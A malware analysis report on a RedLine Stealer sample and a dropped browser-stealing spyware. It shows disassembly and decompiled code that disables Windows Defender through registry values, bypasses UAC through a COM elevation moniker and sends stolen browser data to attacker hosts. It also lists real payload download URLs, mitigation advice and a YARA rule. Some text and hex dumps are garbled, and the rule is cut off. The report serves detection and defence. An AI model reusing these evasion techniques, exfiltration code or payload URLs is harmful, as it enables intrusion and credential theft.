

RedLine Malware Analysis



Contents Table

MaxHolder.exe Analysis	2
Dropped Malwares.....	5
dM5ryOHofEtm1SLNlkpTtuWA.exe Analysis	7
Solution Suggestions	11
Yara Rule.....	12

MaxHolder.exe Analysis

Original File Name	MaxHolder.exe
MD5	33d711ccfe4a4e9cbd37c99e25c13769
SHA1	781e0cdc5b1c72f217f54bedd2c2862c73604e89
SHA256	5d500524991ad1e6178b097b7ee5e270eef3710115b72a424b7fb2643490f992
FileVersion	10.24.0.1

The malware, which is a member of the RedLine Stealer malware family, appears as an EXE extension. This malware, whose main purpose is to steal user credentials, downloads other malwares from different remote servers to the victim's device by applying antivirus bypass techniquet to run these malicious softwares to be dropped.

The malware require admin privileges to disable antivirus detections.

```
<?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <trustInfo xmlns='urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level='requireAdministrator' uiAccess='false' />
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

First of all, the malware aims to bypass the monitor fetures of antivirus products and windows defender by modifying the registry values such as Window Defender and Real-Time Protection, Behavior Monitoring ;

- DisableRawWriteNoti fication
- DisableBehaviorMoni toring
- DisableIOAVProtectio n
- DisableScanOnRealtim eEnable
- DisableRealtimeMo nitoring
- DisableOnAccessPr otection

012C9C4F	C745 CC 18E68B26	mov dword ptr ss:[ebp-34],268B26C18	
012C9C56	66 0F 4D C0	push ecx	
012C9C5B	51	push ecx	
012C9C5C	0F 29 8D A0FEFFFF	movaps xmmword ptr ss:[ebp-160],xmm1	
012C9C63	56	push esi	
012C9C64	8D 85 90FEFFFF	lea eax,dword ptr ss:[ebp-170]	eax:"DisableIOAVProtection"
012C9C65	50	push eax	
012C9C66	FF 75 D8	call dword ptr ss:[ebp-28]	eax:"DisableIOAVProtection"
012C9C6F	FF 55 DC	call dword ptr ss:[ebp-28]	
012C9C72	A1 74BC2F01	mov eax,dword ptr ds:[<RegisterValueEx>]	eax:"DisableIOAVProtection"
012C9C77	85 45 DC	test eax,eax	
012C9C7A	C745 F8 59B20900	mov dword ptr ss:[ebp-8],9B259	
012C9C81	85 45 F8	test eax,eax	
012C9C84	83 F0 17	xor eax,17	eax:"DisableIOAVProtection"

dword ptr [ebp+24]=[00A7F8DC <RegisterValueEx>]=<advapi32.RegSetValueEx>	
--	--

012C9C6F		
----------	--	--

Doküman 1	Doküman 2	Doküman 3	Doküman 4	Doküman 5	Izle 1	[X] Yerel Değişkenler	Yapı
-----------	-----------	-----------	-----------	-----------	--------	-----------------------	------

Adres	Hex	ASCII
00A7FA90	44 69 73 61 62 6C 65 49 4F 41 56 50 72 6F 74 65	DisableIOAVProte
00A7FA9D	53 74 69 6F 6E 00 00 00 00 00 00 00 00 00 00	ction.....
00A7FAA0	44 69 73 61 62 6C 65 52 65 64 66 74 69 60 65	DisableIOAVProte
00A7FAC0	6F 6E 69 74 6F 72 69 6E 67 00 00 00 00 00 00	onitoring.....
00A7FAD0	44 69 73 61 62 6C 65 53 63 61 6E 4F 6E 52 65	DisableIOAVProte
00A7FAE0	6C 74 69 60 65 45 6E 61 62 6C 65 00 00 00 00	ltimeenable.....
00A7FAF0	44 69 73 61 62 6C 65 4F 6E 41 63 63 65 73 73	DisableIOAVProte
00A7FB00	72 6F 74 65 63 74 69 6F 6E 00 00 00 00 00 00	tection.....
00A7FB10	44 69 73 61 62 6C 65 42 65 68 6A 76 69 6F 72	DisableIOAVProte
00A7FB20	6F 6E 69 74 6F 72 69 6E 67 00 00 00 00 00 00	onitoring.....
00A7FB30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00A7FB40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00A7FB50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00A7FB60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00A7FB70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00A7FB80	05 0A 09 DE AF E3 27 E1 46 45 5C A9 5A B7 0E	..B7..A9FE..E3..
00A7FB90	07 55 F5 0A ED 48 88 9E 08 8E AD 00 18 E6 88 26	..E6..88..26..AD..
00A7FBA0	29 3A F7 44 CB E2 AA CF 4A B8 87 68 16 D8 A4 A8	..A8..A4..D8..87..
00A7FBB0	05 0A 09 DE AF E3 27 E1 46 45 5C A9 5A B7 0E	..B7..A9FE..E3..

After try to bypass av products, the malware sends request to 136[.]144[.]41[.]133/server[.]txt to get server.txt file thanks to WinHttpRequest but the server seems to be down. Then it send request to 136[.]144[.]41[.]201 address and gets "Host:37.0.11.41" result.


012CBA1A	74 24	JMP 12CBA40	
012CBA1C	8B55 DC	mov edx,dword ptr ss:[ebp+C]	
012CBA1F	66 85D2	test dx,dx	
012CBA22	74 1C	JMP 12CBA40	
012CBA24	A1 9CB22F01	mov eax,dword ptr ds:[<winhttpconnect>]	
012CBA29	6A 00	push 0	
012CBA2B	52	push edx	
012CBA2C	FF 75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"136.144.41.133"
012CBA2F	51	push ecx	
012CBA30	FFD0	call eax	
012CBA33	8546 04	mov dword ptr ds:[esi+4],eax	
012CBA35	85C0	test eax,eax	
012CBA37	74 07	JMP 12CBA40	
012CBA39	80 01	mov al,1	
012CBA3B	5E	pop esi	
012CBA3C	5D	pop ebp	
012CBA3D	C2 0800	ret 8	
012CBA40	32C0	xor al,al	
012CBA42	5E	pop esi	
012CBA43	5D	pop ebp	
012CBA44	C2 0800	ret 8	
012CBA47	CC	int3	

eax=<winhttp.winhttpconnect> (7471E495)	
---	--



012CBA30		
----------	--	--

FPU Gizle	
EAX	7471E495 <winhttp.winhttpconnect>
ECX	0044F53D
EDX	0080B5D8
EDX	00000050 'p'
ESP	0044F458
ESP	0044F444
ESI	0080B348
EDI	0080AFD8
EIP	012CBA30
EFLAGS	00000206
ZF	0 PF 1 AF 0
OF	0 SF 0 DF 0
CF	0 TF 0 IF 1

Varsaylan (stdcall)	
2: [esp+4]	0080AFB0 L"136.144.41.133"
3: [esp+8]	00000050
4: [esp+C]	00000000
5: [esp+10]	0080B348
6: [esp+14]	0044F474



- `ipinfo[.]io/widget`
- `ipgeolocation[.]io`
- `https[:]//www[.]maxwind[.]com/en/locate-my-ipaddress`
- `db-ip[.]com`
- `maxwind[.]com/geoip/v2.1/city/me`



The data obtained after the key exchange is encrypted as follows.

UGF3VFjerl+mH6rDPR1U4MfStuMXeRsT36Xw2axadEv/D8fgAIGUWJEzRhRhZls0ab0lOJGUqnNP9N0lBsnvry3L0KCEKDzaf5/05zfB
Hcnr+cOnN19YyWXA6Xk+Nt2pW+k1tbkHyQBIVcZYAndvWfJkbI+EfFaQwHpVxIhVri0dIlyzzNw+8cvy0g9wcMHTOExdU3TR2UNEbc
uC+KQzzU8iEs+q/jxft4BMGATqjTLG7Uoea3WVamb4t8uM9euP9ae6bgZhW7OZivVz0zuHWf8qMTyvj6cMLh1F86kBdaHsGl+8G0D3
mEf07TZD4LsagPGaRksFfl54ubh5Jou206uak9zvsWsztiHXG1c9yJqbtHAQY2YEaURZfkSiAgmkgjRRPXZNCSA9dpUOu+OMFxf6jHMB
CwDj+LqvBRIYk9WcYlJuNZVNEPTpnI+GkxbA69QwnC+TCIWBrtJAER9cA+4HFyPB52WQN8hSV3bVLZUcnNDnlfCImAFD2IVRFSx
L0yqHf9LNEmfMIgb9kP0q5zs3pn2iRMeUFav0wyxzCdVFvxXQUZSFjfqduTd7MdOYWJHdzWtxpeZzLSvVPEcWiBR+cqyjfJsWadmtB
RyX2DhfT4NCcFSGaOGd+Zbd6R3BI4x5g/fnIYlhJWMK3QdEfmC3DyE0p7Qz8INbOQTcPsI0URB/6/40Aph5RpBfJAh/3eWgHtDkX7ny
2rUovktk5JlIY6Z6McILKgpqglAek5VUmYI50EJeXcFqhiOJhm27YltxqosowjrQ9scfUmOYECH+z9DURD/m88/UBYxaMkgU4gnfgSS/py
KOlqtn09nifGPr6lEXj2gfcDqU9Gd22s6BsPU9MI9M6A6/xkCVziA1GeYL1U6LplvYgefERAQRNDs87S/GyQm+ys2wuaRkyagv8vqlZH
5A4PLC8xtjHLqxt69Q5imBHvSx/3fZ/GhD0tnRCiTLcwlTrxQccXRJmfCKIv5omh85KuPtj+sVynpLu4y3sDXL/YYlogEnUXvLYf8J0plq
vw1jtUemC6jE/G8fxWovcSIUz+oJYpR15smn/ORU7QOpsKgdMU1L72e160k+vzHyf29IojnMAQ7C9k8SJaYK4YcvbQJtlHK1hOzZe
WbwNBRQilJf2+gp/LrFTcVISSXwHWeTSY5DIzZdFPyrbkDIVXN23Rd8mwE+g1WWWWJtqrbtjxp+YzaY7MGiQbaXEHghpxlIFWBcyz3
Bf5N8qcdB3xN5wwV5/YZBH14uXk7FHziPp1JHCGOThqsVXGHvnrR18wyKyCkI4It+Xe7Tsjd10bt52DTYlIlMQnvzHKp9vxzZBmgY
LKqCh68NC71EoiyhzqTOu9eWvFXVxKH9ArG/XnY1h/tyOT/8lXqzYdbOYs/BtPgLfTcrhWW6unO8RUmEsEZFh8ZSV7Af+b3uL1L7HcT
XTc1V6cMi013Xwyaf/vTuvCT8pZOG38LP9nWoZ5Pa1fkXUdglBbZYIsGGXwEjQ47bhB7xXC0LaCB36o8amrfn0fctYm+C3DWpca8q
BccJNq0liEycEMfdyqK3LiSDPDWwg6kv5kFlnavLCIFdJKv0j1+qxv7iKA03ub1LIWK5py3Kson4AZwUAoMEYexPjgaUIXs8+hCulal/+
NKsGDSZqOcxhaXA+tp5hPl6b1ggWuQnQTrmbqjnT0uqb158IFngGdBu/XMnPrFCdOJbyEoxs99P08mJuu2o+W9b15MeX0yE96REa1Ev
BrUwigXrdGCbo5fWzijo6YbJBlvtVjAwVvX+HfLu4ucvIZBtEqVpxCTuyes2UMQtwLDu/YewDZa34HPwAOKL09gV7g0gqVMB7Mod
AWOraAhYcuZ/ItWRtdRafk+d8Wh2UDO4y+7UnGlx8ueTiOgye+TTkdFVh0556tZQ6Oy559YMO2RcIMTsyxIwItMPiZHrIZXay92EWd
v+K+1ai4=

After the ciphertext is decrypted, the addresses of the files to be dropped are obtained.

```
{{"id": "131", "url": "https://cdn.discordapp.com/attachments/855697945679888404/864858212527505428/file2.bmp", "args": ""}, {"id": "132", "url": "https://cdn.discordapp.com/attachments/855697945679888404/864515165273325608/file3.bmp", "args": ""}, {"id": "136", "url": "http://136.144.41.201/WW/file6.exe", "args": ""}, {"id": "137", "url": "http://136.144.41.201/WW/file7.exe", "args": ""}, {"id": "138", "url": "http://136.144.41.201/WW/file8.exe", "args": ""}, {"id": "141", "url": "https://cdn.discordapp.com/attachments/849802777433341954/849807598056112138/Setup2.exe", "args": ""}, {"id": "143", "url": "https://cdn.discordapp.com/attachments/849802777433341954/851833670733266955/jooyu.exe", "args": ""}, {"id": "146", "url": "https://a.xyzgame.vip/userfV2201/google-game.exe", "args": ""}, {"id": "156", "url": "http://flamkravmaga.com/pub4.exe", "args": ""}, {"id": "158", "url": "http://185.20.227.194/install.exe", "args": ""}, {"id": "221", "url": "http://136.144.41.201/WW/file5.exe", "args": ""}, {"id": "222", "url": "http://136.144.41.201/WW/file3.exe", "args": ""}, {"id": "223", "url": "http://136.144.41.201/WW/file1.exe", "args": ""}, {"id": "224", "url": "http://136.144.41.201/WW/file2.exe", "args": ""}, {"id": "238", "url": "http://136.144.41.201/WW/file10.exe", "args": ""}, {"id": "242", "url": "https://cdn.discordapp.com/attachments/855697945679888404/864742938050953216/app.bmp", "args": ""}, {"id": "254", "url": "http://www.andersitebrauchen.com/campaign1/autosubplayer.exe", "args": ""}, {"id": "269", "url": "https://cdn.discordapp.com/attachments/847501113036374067/864173005051920414/eghaest_1.bmp", "args": ""}, {"id": "271", "url": "https://cdn.discordapp.com/attachments/847501113036374067/864186695954858024/Mix_11.07_Rebuild_.bmp", "args": ""}, {"id": "285", "url": "http://i.spesgrt.com/lqosko/p18j/customer3.exe", "args": ""}, {"id": "286", "url": "http://everestsofttrade.net/Toner-RecoverSetup.exe", "args": ""}, {"id": "287", "url": "http://136.144.41.201/WW/kaguya.exe", "args": ""}, {"id": "288", "url": "https://cdn.discordapp.com/attachments/855697945679888404/864895330696953876/racoon.bmp", "args": ""}]
```

Dropped Malwares

1. [https://cdn.discordapp.com/attachments/855697945679888404/864858212527505428/file2.\[.\]bmp](https://cdn.discordapp.com/attachments/855697945679888404/864858212527505428/file2.[.]bmp)
2. [https://cdn.discordapp.com/attachments/855697945679888404/864515165273325608/file3.\[.\]bmp](https://cdn.discordapp.com/attachments/855697945679888404/864515165273325608/file3.[.]bmp)
3. [http://136.144.41.201/WW/file6.\[.\]exe](http://136.144.41.201/WW/file6.[.]exe)
4. [http://136.144.41.201/WW/file7.\[.\]exe](http://136.144.41.201/WW/file7.[.]exe)
5. [http://136.144.41.201/WW/file8.\[.\]exe](http://136.144.41.201/WW/file8.[.]exe)
6. [https://cdn.discordapp.com/attachments/849802777433341954/849807598056112138/Setup2.\[.\]exe](https://cdn.discordapp.com/attachments/849802777433341954/849807598056112138/Setup2.[.]exe)

7. [https://cdn\[.\]discordapp\[.\]com/attachments/849802777433341954/851833670733266955/jooyu\[.\]exe](https://cdn[.]discordapp[.]com/attachments/849802777433341954/851833670733266955/jooyu[.]exe)
8. [https://a\[.\]xyzgame\[.\]vip/userf/2201/google-game\[.\]exe](https://a[.]xyzgame[.]vip/userf/2201/google-game[.]exe)
9. [http://flamkravmaga\[.\]com/pub4\[.\]exe](http://flamkravmaga[.]com/pub4[.]exe)
10. [http://185\[.\]20\[.\]227\[.\]194/install\[.\]exe](http://185[.]20[.]227[.]194/install[.]exe)
11. [http://136\[.\]144\[.\]41\[.\]201/WW/file5\[.\]exe](http://136[.]144[.]41[.]201/WW/file5[.]exe)
12. [http://136\[.\]144\[.\]41\[.\]201/WW/file3\[.\]exe](http://136[.]144[.]41[.]201/WW/file3[.]exe)
13. [http://136\[.\]144\[.\]41\[.\]201/WW/file1\[.\]exe](http://136[.]144[.]41[.]201/WW/file1[.]exe)
14. [http://136\[.\]144\[.\]41\[.\]201/WW/file2\[.\]exe](http://136[.]144[.]41[.]201/WW/file2[.]exe)
15. [http://136\[.\]144\[.\]41\[.\]201/WW/file10\[.\]exe](http://136[.]144[.]41[.]201/WW/file10[.]exe)
16. [https://cdn\[.\]discordapp\[.\]com/attachments/855697945679888404/864742938050953216/app\[.\]bmp](https://cdn[.]discordapp[.]com/attachments/855697945679888404/864742938050953216/app[.]bmp)
17. [http://www\[.\]anderesitebrauchen\[.\]com/campaign1/autosubplayer\[.\]exe](http://www[.]anderesitebrauchen[.]com/campaign1/autosubplayer[.]exe)
18. [https://cdn\[.\]discordapp\[.\]com/attachments/847501113036374067/864173005051920414/eghaest_1\[.\]bmp](https://cdn[.]discordapp[.]com/attachments/847501113036374067/864173005051920414/eghaest_1[.]bmp)
19. [https://cdn\[.\]discordapp\[.\]com/attachments/847501113036374067/864186695954858024/Mix_11\[.\]07_Rebuild_\[.\]bmp](https://cdn[.]discordapp[.]com/attachments/847501113036374067/864186695954858024/Mix_11[.]07_Rebuild_[.]bmp)
20. [http://i\[.\]spesgrt\[.\]com/lqosko/p18j/customer3\[.\]exe](http://i[.]spesgrt[.]com/lqosko/p18j/customer3[.]exe)
21. [http://everestsofttrade\[.\]net/Toner-RecoverSetup\[.\]exe](http://everestsofttrade[.]net/Toner-RecoverSetup[.]exe)
22. [http://136\[.\]144\[.\]41\[.\]201/WW/kaguya\[.\]exe](http://136[.]144[.]41[.]201/WW/kaguya[.]exe)
23. [https://cdn\[.\]discordapp\[.\]com/attachments/855697945679888404/864895330696953876/6acon\[.\]bmp](https://cdn[.]discordapp[.]com/attachments/855697945679888404/864895330696953876/6acon[.]bmp)

The names of malicious software downloaded from these addresses are determined randomly at each download. The downloaded malwares are run thanks to ShellExecute API.

dm5ryOHofEtm1SLNlkpTtuWA.exe Analysis

File Name	dm5ryOHofEtm1SLNlkpTtuWA.exe
MD5	5f396405a7b59a50f88500a902a6eed0
SHA1	881e08477363bf59adbea69ea2c005d5f042cd58
SHA256	D2795ef3b6e6be4d8cef9d9a234c58eeabf381775675143b1edd45eaff5a27a5
FileVersion	1.0.0.1

Type of this malware is spyware. Aim of the malware is to steal important data such as payment information and identity information kept in browser's memory. It analyzes most of the functions at runtime.

First, it is checked whether the current process starts with admin privileges.

```


pIdentifierAuthority.Value[3] = 0;
pIdentifierAuthority.Value[4] = 0;
pIdentifierAuthority.Value[5] = 5;
v1 = GetCurrentThread();
if ( !OpenThreadToken(v1, 8u, 0, &TokenHandle) )
{
    if ( GetLastError() != 1008 )
        return 0;
    v2 = GetCurrentProcess();
    if ( !OpenProcessToken(v2, 8u, &TokenHandle) )
        return 0;
}
if ( GetTokenInformation(TokenHandle, TokenGroups, 0, 0, &ReturnLength) )
    return 0;
if ( GetLastError() != 122 )
    return 0;
v4 = alloca(ReturnLength);
v5 = (int *)&v5;
TokenInformation = &v5;
if ( !&v5 )
    return 0;
if ( !GetTokenInformation(TokenHandle, TokenGroups, TokenInformation, ReturnLength, &ReturnLength) )
    return 0;
if ( !AllocateAndInitializeSid(&pIdentifierAuthority, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, 0, &pSid) )
    return 0;
v6 = 0;

```

Then, the malware bypasses the user account control (UAC). It does this by using the CMSTPULA COM object by performing an authorization elevation over dllhost.exe.

The screenshot shows the OllyDbg interface. The main window displays assembly code for the function `dm5ryohofetm1slnkpptuwa.013CFC90`. The code includes a call to `CoGetObject` at address `013CFC90`. The right-hand pane shows the 'Varsayılan (stdcall)' window with a list of arguments for the call, including 'L"Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-000000000000}' and 'dm5ryohofetm1slnkpptuwa.0141B280'. The bottom pane shows a hex dump of the memory at address `0140E300`, which contains the string 'dm5ryohofetm1slnkpptuwa.exe:SCF90 #CF290'.

Since dllhost.exe works with admin privileges, commands run through this application will also work with admin authority. In this way, the malware starts itself by inheriting dllhost.exe privileges without user control.




```

HRESULT v5; // [esp+0h] [ebp-23Ch]
int v6; // [esp+4h] [ebp-238h]
void *ppv; // [esp+8h] [ebp-234h] BYREF
BIND_OPTS pBindOptions; // [esp+Ch] [ebp-230h] BYREF
int v9; // [esp+20h] [ebp-21Ch]
WCHAR pszName[260]; // [esp+30h] [ebp-20Ch] BYREF

v5 = -2147467259;
ppv = 0;
if ( sub_13CF2E0(a1) <= 0x40u )
{
    sub_13CF1D0(&pBindOptions, 36);
    pBindOptions.cbStruct = 36;
    v6 = a3;
    if ( !a3 )
        v6 = 4;
    v9 = v6;
    sub_13CF270(pszName, aElevationAdmin);
    sub_13CF210(pszName, (_WORD *)a1);
    v5 = CoGetObject(pszName, &pBindOptions, riid, &ppv);
}
*(DWORD *)a4 = ppv;
return v5;

```

Elevation:AdministratorInew:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}



```

if ( v17[46]
-2147483646,
L"SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\Google Chrome",
L"InstallLocation",
0,
&v40)
|| (v18 = (int (__stdcall **)(int, const wchar_t *, const wchar_t *, _DWORD, char *, int *))sub_13B6F30()
v18[46]
-2147483646,
L"SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\Google Chrome",
L"Version",
0,
Src,
&v39)) )
,

```

To install the chrome extension named colgdljdieibnaccfdcdbpffofkfeb, which is available in its sources after elevating it to the admin authority, the add-on is installed after pre-setting with the location and version information of chrome where it is installed. The installed plugin is added to the ExtensionInstallWhitelist.

It is observed that Mode-ecb.js, pad-nopadding.js and aes.js files will be used for encryption in the plugin folder. When Manifest.json is examined, url searches to be made are directed to google after being posted to ctcodeinfo.com/search with the g parameter. In addition, the malicious plug-in was tried to be hidden by analogy with the Google Translate plug-in.

File Name	Content.js
MD5	029c53effaed86331055c63d264c3316
SHA1	859bb39d27b462a73fc9131f694b69c8c118b3cf

With this js file, variables and functions are kept encrypted in order to steal important information such as user ID and wallet from Facebook.

Dosya Adı	background.js
MD5	C4da92c376efb99b13c93397db98aa92
SHA1	E255f207c3e5a9f3366e9b871c1721d9730cb84e

Stolen passwords are sent to the attacker by posting them to remote servers that are kept encrypted in background.js.

The data collected in the Temp directory is sent to fcnbycy[.xyz/Home/Index/lkdinl address which obtained from the addressiyiqian[.]com in JSON={EncryptedData} format.

```

223 sub_138E4D0((int)v60, "JSON=", (int)v59);
224 LOBYTE(v68) = 22;
225 sub_1383600(v61, "application/x-www-form-urlencoded;charset=utf-8");
226 LOBYTE(v68) = 23;
227 sub_1383600(v65, &unk_141834F);
228 LOBYTE(v68) = 24;
229 sub_1383600(v21, "http://www.iyiqian.com/");
230 LOBYTE(v68) = 25;
231 sub_138E6B0((int)&v62, (int)v21, 0);
232 LOBYTE(v68) = 27;
233 std::string::~string((std::string *)v21);
234 v62 = 200;
235 sub_138B090(v63);
236 if ( sub_13C02A0((int)v65, &unk_1418359) )
237 {
238     v35 = sub_138E4D0((int)v4, "http://", (int)v65);
239     v34 = v35;
240     LOBYTE(v68) = 30;
241     v33 = (void *)sub_138E450((int)v5, v35, "/Home/Index/lkdinl");
242     sub_13849F0(v65, v33);
243     std::string::~string((std::string *)v5);
244     LOBYTE(v68) = 27;
245     std::string::~string((std::string *)v4);
246     v32 = sub_138E080(v3, v65, v61, v60, 0);
247     sub_13C1C20(v32);
248     sub_1385450(v3);
249 }
250 LOBYTE(v68) = 24;

```

The screenshot displays a debugger interface with several windows:

- Assembly Window:** Shows assembly instructions with addresses, hex values, and mnemonics. For example, at address 013C44F0, there is a `push edx` instruction.
- Registers Window:** Displays the state of CPU registers. EAX contains 0046F00C, ECX contains 7EFD0000, and EDX contains 0046E000.
- Stack Window:** Shows the stack frame with addresses and values. It includes a return address and arguments.
- CPU Window:** Shows the current instruction being executed, including its operands and the instruction pointer (EIP).

It stores and sends data in that format:

```

{"profilecount":1,"data":[{"profilename":"Default","loginname":"","psw":"","userid":"","cookies":[],"fulllogindata":[],"accountinfo":{"UserNickName":"","page":"","pagedetail":"","bm":"","balance":"","card":"","adscard":"","threshold":"","billinginfo":"","paypal":"","frieldcount":"","accountstatus":""}]}]}

```

Solution Suggestions

- Use up-to-date antivirus software,
- Block mutual traffic with the servers in the report,
- Filter and track network packets,
- Manage user privileges,
- Beaware of phishing attacks.



Yara Rule

```
import "pe"
```

```
rule RedLine {
```

```
    meta:
```

```
        author = "Mustafa Günel"
```

```
    strings:
```

```
        $snowman = "Snowman+under_a_snowdrift_forgot_the_Snow_Maiden"
```

```
        $snowmanHex = {
```

```
            53 6E 6F 77 6D 61 6E 75 6E 64 65 72 5F 61 5F 73 63 30 77 64 72 69 66 74 5F 66 6F 72 67 6F 74
            5F 74 68 65 5F 53 6E 6F 77 5F 4D 61 69 64 65 6E
```

```
        }
```

```
        $host = /HOST:([0-9]{1,3}\.){3}[0-9]{1,3}/
```

```
        $d0= "136.144.41.133/server.txt"
```

```
        $d1= "136.144.41.201"
```

```
        $d2= "37.0.11.41"
```

```
        $u1 =
```

```
        "https://cdn.discordapp.com/attachments/855697945679888404/864858212527505428/file2.bmp"
```

```
        $u2 =
```

```
        "https://cdn.discordapp.com/attachments/855697945679888404/864515165273325608/file3.bmp"
```

```
        $u3 = "http://136.144.41.201/WW/file6.exe"
```

```
        $u4 = "http://136.144.41.201/WW/file7.exe"
```

```
        $u5      = "http://136.144.41.201/WW/file8.exe"
```

```
        $u6      =
```

```
        "https://cdn.discordapp.com/attachments/849802777433341954/849807598056112138/Setup2.exe"
```

```
        $u7      =
```

```
        "https://cdn.discordapp.com/attachments/849802777433341954/851833670733266955/jooyu.exe"
```

```
        $u8      = "https://a.xyzgame.vip/userf/2201/google-game.exe"
```

```
        $u9      = "http://flamkravmaga.com/pub4.exe"
```

```
        $u10= "http://185.20.227.194/install.exe"
```

```
        $u11= "http://136.144.41.201/WW/file5.exe"
```

```
        $u12= "http://136.144.41.201/WW/file3.exe"
```

```
        $u13= "http://136.144.41.201/WW/file1.exe"
```

```
        $u14= "http://136.144.41.201/WW/file2.exe"
```

```
        $u15= "http://136.144.41.201/WW/file10.exe"
```

```
        $u16=
```

```
        "https://cdn.discordapp.com/attachments/855697945679888404/864742938050953216/app.bmp"
```



```

$u17= "http://www.andersitebrauchen.com/campaign1/autosubplayer.exe"

$u18=
"https://cdn.discordapp.com/attachments/847501113036374067/864173005051920414/eghaest_1.bmp"

$u19=
"https://cdn.discordapp.com/attachments/847501113036374067/864186695954858024/Mix_11.07_Rebuild_.bmp"

